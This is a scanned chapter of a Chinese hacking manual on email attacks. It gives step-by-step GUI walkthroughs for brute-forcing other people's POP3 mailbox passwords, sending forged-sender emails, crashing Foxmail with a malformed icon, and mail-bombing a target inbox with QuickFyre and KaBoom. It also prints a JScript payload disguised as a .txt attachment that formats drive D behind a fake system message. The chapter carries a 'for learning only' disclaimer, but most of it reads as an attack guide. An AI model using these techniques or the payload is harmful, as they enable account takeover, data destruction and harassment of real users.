


图 4 - 17





图 4 - 18

步骤 2 双击安装完成后生成的程序文件图标，如图 4 - 20 所示，即可打开“流光 4.71”的主界面，如图 4 - 21 所示。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第四章 电邮黑客攻防



图 4-19

图 4-20

勾选“POP3 主机”复选框，然后右击，在快捷菜单中选择【编辑】→【添加】命令项，如图 4-22 所示。



图 4-21

图 4-22

步骤3 在弹出的“添加主机”对话框中输入POP3主机的域名或IP地址,如图4-23所示,单击【确定】按钮,即可将该主机添加到POP3主机列表中了,如图4-24所示。



图 4-23

图 4-24

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤4 如果只想破解某个邮箱的密码，则可以右击“pop.371.net”，然后选择【编辑】→【添加】命令项，如图4-25所示，即可打开如图4-26所示的“添加用户”对话框。



图4-25



图4-26

步骤5 如果想破解多个邮箱的密码，则需要选择【编辑】→【从列表添加】命令项，即可打开如图4-27所示的“打开”对话框，用户可以从中选择一个用户列表文件。

步骤6 这里以破解用户abc的邮箱密码为例来进行讲解，用户可在“添加用户”对话框中填入用户名abc，然后单击【确定】按钮，即可将其添加到pop.371.net列表下面了，如图4-28所示。

步骤7 单击旁边的向下滑动按钮，然后选中“解码字典或方案”项，单击右键，选择【编辑】→【添加】命令项，如图4-29所示。

步骤8 在弹出的“打开”对话框中选择一个文件，如图4-30所示。单击【确定】按钮，即可将其添加到“解码字典或方案”列表中，如图4-31所示。




图4-27



图4-28

然后单击【探测】→【标准模式探测】命令项，如图4-32所示，即可开始进行探测（即解密），如图4-33所示。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第四章 电邮黑客攻防



图 4-29




图 4-30




图 4-31



图 4-32



图 4-33

2. POP3 邮箱密码暴力破解器

黑雨--POP3 邮箱密码暴力破解器通过多种算法对邮箱密码进行暴力破解,能够最大效率地完成对邮箱密码的破解,所以说在使用此软件时要根据实际情况选择相应的算法,从而达到最快时间内破解邮箱密码。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

主要使用算法有以下几种：

(1) 深度算法：此算法十分特殊，但前提是能正确猜出位数，只要能正确猜出位数，就可以将时间缩短 30% ~ 70%。

(2) 广度算法：此算法破解长度低于 3 位的密码时速度比较快，但现在的密码长度一般都超过 6 位，所以要根据实际情况进行选择，与深度算法相比，此算法占用比较多的 CPU 使用率。

(3) 多线程深度算法：此算法适合使用光纤上网的用户，上网速度比较快时，此算法可以将破解速度提升到原来的 7 倍以上，而当上网速度过慢时，破解速度将会特别缓慢。

使用此软件破解邮箱密码的具体操作过程如下所示：

步骤 1 下载并解压软件后，可以看到其运行的主程序 bkrain，双击此程序，即可打开如图 4-34 所示的主界面。

步骤 2 对邮箱进行破解前，首先要测试服务器是否能回应消息，所以在“Pop3 地址：”文本框中输入要破解邮箱的网址或 IP 地址，在“Pop3 端口”下拉框中选择默认的 110 端口，单击此下拉框左侧的  按钮进行检测。

若检测成功，则在右边上方显示出来，如图 4-35 所示。若检测不到相应的服务器，破解也就无从谈起，所以虽然在破解过程中并不需要登录服务器，但是对服务器的检测是不可缺少的。



图 4-34



图 4-35

步骤 3 测试完成后，开始进行破解前的设置操作，首先在界面左上方点选“选取字符集”单选项，在此勾选破解时可能出现的密码组合，选择的组合数目越多，破解时速度就会越慢。

点选“自定字符集”单选项，可以自行设置检测的密码组合；点选“字典文件”单选项，则可以浏览选择使用字典中的密码。

步骤 4 勾选“字符集”复选框，然后在“密码位数：”选项框中选择密码的位数，建议不少于 6 位，然后在“最大线程：”中选择使用的最大线程数，一般建议使用多线程，具体如图 4-36 所示。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第四章 电邮黑客攻防



步骤5 在“超次”选项框中设置超次次数时，要根据实际情况进行设置，设置过长则会使软件无限循环，过小则有可能得到正确密码也显示错误，一般选择默认200，如图 4-37 所示。



图 4-36



图 4-37

步骤6 在“Pop3 用户名：”文本框中，输入破解邮箱的用户名，“Pop3 密码：”文本框中填写破解的邮箱密码，验证破解的邮箱密码的正确性，单击【深度算法】按钮，即可开始检验，如图 4-38 所示。在此注意要验证用户名，一定要先登录服务器，验证密码是在登录服务器的基础上登录用户。



图 4-38

该软件要扫描很多东西，因此破解需要很长时间，所以使用这个功能根据破解的时候一定要有耐心，相信一定有收获的。



第3节 邮箱的欺骗攻击

黑客经常利用一些用户认识上的差异，利用各种欺骗手法，来盗取用户的用户名和密码。

之所以使用电子邮件欺骗，不外乎三个目的：第一，隐藏自己的身份；第二，如果攻击者

想冒充别人，他能假冒那个人的电子邮件，无论谁接收到这封邮件，他会认为它是攻击者冒充的那个人发的；第三，电子邮件欺骗能被看作是社会工程的一种表现形式，例如，如果攻击者想让用户发给他一份敏感文件，攻击者伪装自己的邮件地址，使用户以为这是老板的要求，用户可能会发给他这封邮件。

执行电子邮件欺骗有三种基本方法，每一种有不同难度级别，执行不同层次的隐蔽：

●相似的电子邮件地址

选择这样的攻击时，攻击者先找到一个公司的老板或者高级管理人员的名字。确认这个名字以后，攻击者注册有像高级管理人员名字的邮件地址。他只需简单地进入 Hotmail 等网站或者提供免费邮件的站点，注册这样一个帐号就行。然后在电子邮件的别名字段填入管理者的名字。很明显，别名字段会显示在用户的邮件客户的发件人字段中。因为邮件地址好像是正确的，因此收信人很可能会回复它，这样攻击者就能得到想要的信息。

当用户收到邮件时，会注意到它没有完整的电子邮件地址。这是因为把邮件客户设成了只显示名字或者别名字段。虽然通过观察邮件头，用户能看到真实的邮件地址是什么，但是事实上极少有人这么做。

●修改邮件客户

电子邮件刚发出的时候，用户并没有对发件人地址进行验证或者确认，这样如果攻击者有一个像 Outlook 的邮件客户，他能够进入并且指定他想出现在发件人中的所有地址。

攻击者能够指定他想要的任何返回地址。这样当用户回信时，答复回到指定的地址，而不是到被盗用了地址的人那里。

●远程登录到端口 25

邮件欺骗一个更复杂的方法是远程登录到邮件服务器的端口 25，邮件服务器使用它在互联网上发送邮件。当攻击者想发送给用户信息时，他先写一个信息，然后单击发送。接下来他的邮件服务器与用户的邮件服务器联系，在端口 25 发送信息，转移信息。用户的邮件服务器然后把这个信息发送给用户。

因为邮件服务器使用端口 25 发送信息，所以没有理由说明攻击者不会连接到 25，装作是一台邮件服务器，然后写一个信息。有时攻击者会使用端口扫描来判断哪个服务器端口 25 是开放的，以此找到邮件服务器的 IP 地址。

越来越多的系统管理员意识到攻击者在使用他们的系统进行欺骗，因此更新版的邮件服务器不允许邮件转发，并且一个邮件服务器应该只发送或者接收一个指定域名或者公司的邮件。

1. TXT 文件欺骗

如今的网络世界，病毒和木马已经铺天盖地，几乎每时每刻我们的电脑都受到黑客的威胁，电子邮件里的可执行文件我们不能轻易打开，可是黑客们还想出了新花招，让看似很安

第四章 电邮黑客攻防

全的图像或者文本文件也充满了危险。

在 Windows xp 操作系统中，默认情况下，常用文件的文件名是隐藏的，有时候看似没有危险的一些文件，可是只要一打开，那些危险性程序就开始运行，到达欺骗的目的。

下面具体了解.txt 文件的最新欺骗方法和原理：

例如收到邮件“QQ 币大赠送.txt”时，是不是感觉是一个纯文本文件？但事实上这个文件的实际文件名很有可能是“QQ 币大赠送.txt.{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}”，在注册表中.{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B} 表示 HTML 文件关联，如图 4-39 所示。



图 4-39

但保存为文件名时并不能显示全部的文件名，被攻击者看到的只是个.txt 文件，而事实上该文件等同于 QQ 币大赠送.txt.html，此格式的文件包含如下所示的破坏性命令：

```
a = new ActiveXObject("WSCript.Shell");
a.run("format.com d:/q/autotest/u");
alert("Windows is configuring the system. plase do not interrupt this process.");
```

双击打开时，文件并不会以记事本的方式打开，而将直接以 HTML 的方式运行，并且自动开始在后台格式化 D 盘，同时打开“Windows is configuring the system。Plase do not interrupt this process”提示框进行欺骗，当受害者有所警觉时，D 盘很可能已经被格式化了。

欺骗的实现原理：当双击伪装的.txt 文件时，由于其真正的文件扩展名是.{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}，也就是.html 文件，此时就会以 html 文件的形式运行，这是该文件能运行的先决条件。

而文件内容中的第 2 和第 3 行是其能够产生破坏作用的关键所在，第 2 行里的“WSCript”是各个行动的总指挥，第 3 行是破坏行动的执行者，在其中可以加载带有破坏性质的命令。



2. Outlook Express 漏洞欺骗

Outlook Express 作为一个邮件系统，最大的优势就是附在了 Windows 和 IE 当中，容易使用，而且可以将其他电子邮件客户程序的信件转移过来，解决了一些同类软件无法回复所收信件的缺点。而恰恰利用此软件回复功能的漏洞，即可取得其他用户的邮件。

具体的操作如下所示：

步骤 1 依次执行【开始】→【所有程序】→【Outlook Express】命令项，如图 4-40 所示，打开 Outlook Express 程序，如图 4-41 所示，在使用之前需要设置好收发邮件的相关信息。



图 4-40

依次单击执行【工具】→【帐户】命令项，如图 4-42 所示，打开如图 4-43 所示的“Internet 帐户”对话框，依次执行【添加】→【邮件】命令项。




图 4-41





图 4-42

打开“Internet 连接向导”对话框，在“显示名”文本框中输入姓名，此姓名在发送电子邮件时，将显示在外发邮件的“发件人”字段，如图 4-44 所示。

单击【下一步】按钮，在“电子邮件地址”输入自己的电子邮件地址，如图 4-45 所示。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第四章 电邮黑客攻防



图 4-43



图 4-44

步骤 2 单击【下一步】按钮，打开“电子邮件服务器名”对话框，在“我的邮件接收服务器是”下拉框中选择邮件对应的服务器类型；在“接收邮件服务器”文本框中输入接收邮件的服务器；在“发送邮件服务器”文本框中输入发送邮件的服务器，如图 4-46 所示。




图 4-45




图 4-46

步骤 3 单击【下一步】按钮，在“帐号名”文本框中输入邮件的用户名；在“密码”文本框中输入相应的密码，如图 4-47 所示。

此时要注意，若 Internet 服务供应商要求使用“安全密码验证(SPA)”来访问电子邮件帐户，则需要勾选“使用安全密码验证登录(SPA)”复选框。




图 4-47




图 4-48

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防大全

步骤4 单击【下一步】按钮，打开如图 4-48 所示的对话框，单击【完成】按钮完成邮件帐号的设置，此时将返回到“Internet 帐户”界面，并且可以找到刚才新添加的帐号，如图 4-49 所示。

步骤5 选择“pop.163.com”项，然后单击右边的【属性】按钮，打开如图 4-50 所示的对话框。



图 4-49



图 4-50

要达到欺骗的目的，还需要进行一些设置：

在“姓名”文本框中输入一个新的邮件地址，用来骗取别人的邮件。例如将原邮件修改为 tianya@163.com，即可获取别人发送给 tianya@163.com 邮箱的邮件，如图 4-51 所示。



图 4-51



图 4-52

步骤6 依次执行【确定】→【关闭】命令项，返回到 OutlookExpress 主窗口中，依次单击【邮件】→【新邮件】命令项，打开一个“新邮件”对话框，如图 4-52 所示。

在“发件人”下拉框中选择刚才新建的邮件帐号，在“收件人”文本框中输入要欺骗的对象的邮件地址，填写相应的内容后，单击【发送】按钮，即可将欺骗邮件发送出去。

第四章 电邮黑客攻防



受骗者收到邮件时，在“发件人”中看到的是输入的欺骗地址 tinaya@163.com，而实际的发件人为 zhousss@163.com，从而达到欺骗的效果。

3. Foxmail 邮件欺骗

Foxmail 有一项功能很特殊，即个性图标签名邮件功能，一旦启用这项功能，那么在收到邮件的时候，我们就会发现有一个很可爱的小动物跑到了电脑屏幕上，滑动鼠标轻轻点击这个动物，就可以立即打开该邮件。

设置该功能的详细操作如下所示：

步骤 1 选中 Foxmail 中的邮件帐户，然后单击右键，在弹出来的菜单中选择【属性】命令项，如图 4-53 所示。




图 4-53



图 4-54

步骤 3 单击【选择图标】按钮，即可打开“打开”对话框，然后选择自己喜欢的图标，如图 4-55 所示。




图 4-55

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤4 单击【打开】按钮即可将该图标添加到“邮箱帐户设置”对话框中的“个人信息”中，如图 4-56 所示。

步骤5 单击【确定】按钮，完成帐户个人信息的修改。这样，以后在撰写新邮件时，即单击如图 4-53 所示中的【撰写】按钮后，即可在邮件主题的右边出现刚才选定的个性图标，如图 4-57 所示。用鼠标右击该个性图标并点选如图 4-58 所示快捷菜单中的“清除个性图标”项即可清除该个性图标。

下面来讲解如何利用修改个性图标编码方式进行攻击：

步骤1 在 Foxmail 中撰写一封使用个性签名图标的新邮件，如图 4-59 所示，攻击的目标邮箱是 `owen@sina.com.cn`。



图 4-56




图 4-57



图 4-58




图 4-59

步骤2 单击【保存内容】按钮，将其保存到发件箱中，如图 4-59 所示。

步骤3 选中该邮件，然后单击【文件】→【导出邮件】命令项，如图 4-60 所示，即可打开“另存为”对话框，将邮件保存为.txt 文件，如图 4-61 所示。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第四章 电邮黑客攻防




图 4-60

图 4-61

步骤 4 用记事本打开该文件，如图 4-62 所示。

步骤 5 此时将 Foxmail 属性图标部分的编码方式改为其他或不存在的编码方式，如将 base64 改为 base60 等，如图 4-63 所示。



图 4-62

图 4-63

步骤 6 保存该.txt 文件，单击【发件箱】，然后单击【文件】→【从文件中导入邮件】命令项，如图 4-64 所示，即可打开“打开”对话框，选择刚才保存的“你好”文件，如图 4-65 所示。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-64



图 4-65

步骤 7 单击【打开】按钮，即可将该文件导入到发件箱中，如图 4-66 所示。单击【确定】按钮确认导入。

步骤 8 在 Foxmail 的主程序窗口中单击【发送】按钮，发送该破坏性邮件，用户使用 Foxmail 收取这封邮件时，系统会自动弹出一个“出错提示”对话框。

在该对话框中单击【确定】按钮即可出现错误提示对话框，而单击【取消】按钮则会打开调试程序，提示用户对 Foxmail 进行调试的操作。

同样的原理，通过适当地删减 Foxmail 个性图标的内容，例如把编码的前四行删除，如图 4-67 所示，然后再重复进行前面的导入邮件的操作，即可看到，当用户在接收邮件之后也会出现类似的异常错误提示，从而实现攻击的目的。



图 4-66



图 4-67

第 4 节 邮件炸弹

电子邮件炸弹，英文是 E - Mail Bomb，它是黑客常用的攻击手段。谈起“炸弹”，脑海中马上会出现一种战争场面，而所谓的电子邮件炸弹，危害与炸弹是一样的，只不过是电子的，邮件炸弹具体说，指的是邮件发送者，利用特殊的电子邮件软件，在很短的时间内连续不断地将邮件邮寄给同一个收信人，在这些数以千万计的大容量信件面前收件箱肯定不堪重负，而最终“爆炸身亡”。我们往往会把邮件炸弹与邮件 Spaming 混淆，其实这两者实质不尽相同。Spaming 指的是发件者在同一时间内将同一电子邮件寄出给千万个不同的用户（或寄到新闻组），主要是一些公司用来宣传其产品的广告方式，这种方式一般不会对收件人造成太大的伤害。邮件炸弹的危害是相当大的。如今，已经有很多种能自动产生邮件炸弹的软件，而且有逐渐蔓延的趋势。

我们很容易理解邮件炸弹的工作原理，首先制作一封母信，复制母信生成子信之后，发送子信，然后再次复制母信发送子信，如此循环重复着步骤，从而达到挤爆对方邮箱的目的，完成邮件炸弹的全部攻击过程，其具体的攻击流程如图 4-68 所示，图中的字母 N 表示发信数量。

1. 邮件炸弹工具——QuickFyre

QuickFyre 是一款比较常用的邮件炸弹软件，从网上下载得到该工具的压缩包，将其解压缩之后运行可执行程序，既可打开如图 4-69 所示的主程序界面，在该界面中，从图中的说明文字可以很清晰地看出该程序的使用方法。




图 4-68




图 4-69



在该主界面下方的信件内容文本框中输入发送的邮件内容，然后单击下方的【Mail】按钮，此时程序即开始连接服务器，待连接成功之后即可开始发送邮件炸弹给所指定的收件人地址。

2. KaBoom！邮件炸弹工具

KaBoom！是一款典型的邮件炸弹类软件，3.0 版功能有了很大的增强，跟以前的版本比较，增加了不间断发信的功能，常用的匿名邮件服务器的地址列表也做在了程序里，用户还可以自己新增新的功能，再就是可以为所攻击的人订阅一些信量很大的邮件讨论组（邮件讨论组会自动的向指定的地址发送电子邮件）。




图 4-70

Kaboom！的最新版本是 3.0。主界面如图 4-70 所示。

分为 Mailbomber 和 Mailing Lists 两部分。首先点击 Mailbomber 按钮，弹出如图 4-71 所示窗口。




图 4-71

其中各项的含义如表 6-1 所示。

单击 Mailing Lists 按钮，弹出如图 4-72 所示窗口。

其中各项的含义如表 6-2 所示。

以上的各种设置完成了之后，既可对目标收件箱不间断地进行邮件轰炸了，除此以外，邮件炸弹也有副作用，不同的应用可以产生截然不同的结果，合法使用邮件炸弹，可以通过邮件炸弹的 CC 功能来做广告宣传，从而达到良好的宣传效果，可是滥用邮件炸弹，恶意轰炸别人的邮箱则是一种非法的行为。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第四章 电邮黑客攻防



表 6-1

To	收信人地址
From	发信人地址（一般冒充别人的名字）
Server	与发信人地址相对应的发信服务器地址（如：188 的信箱就写 smtp.188.net, 263 的信箱就写 smtp.263.net）或选择匿名发信服务器
Priority	选“High”就可以
Subject	主题
Message Body	信件内容
Number Of Messages	发信数量
Mail Perpetually	累加发信，直到你点“Stop”时才停止
CC	抄送地址
Send	发送按钮
Finger	探测被攻击目标活动情况

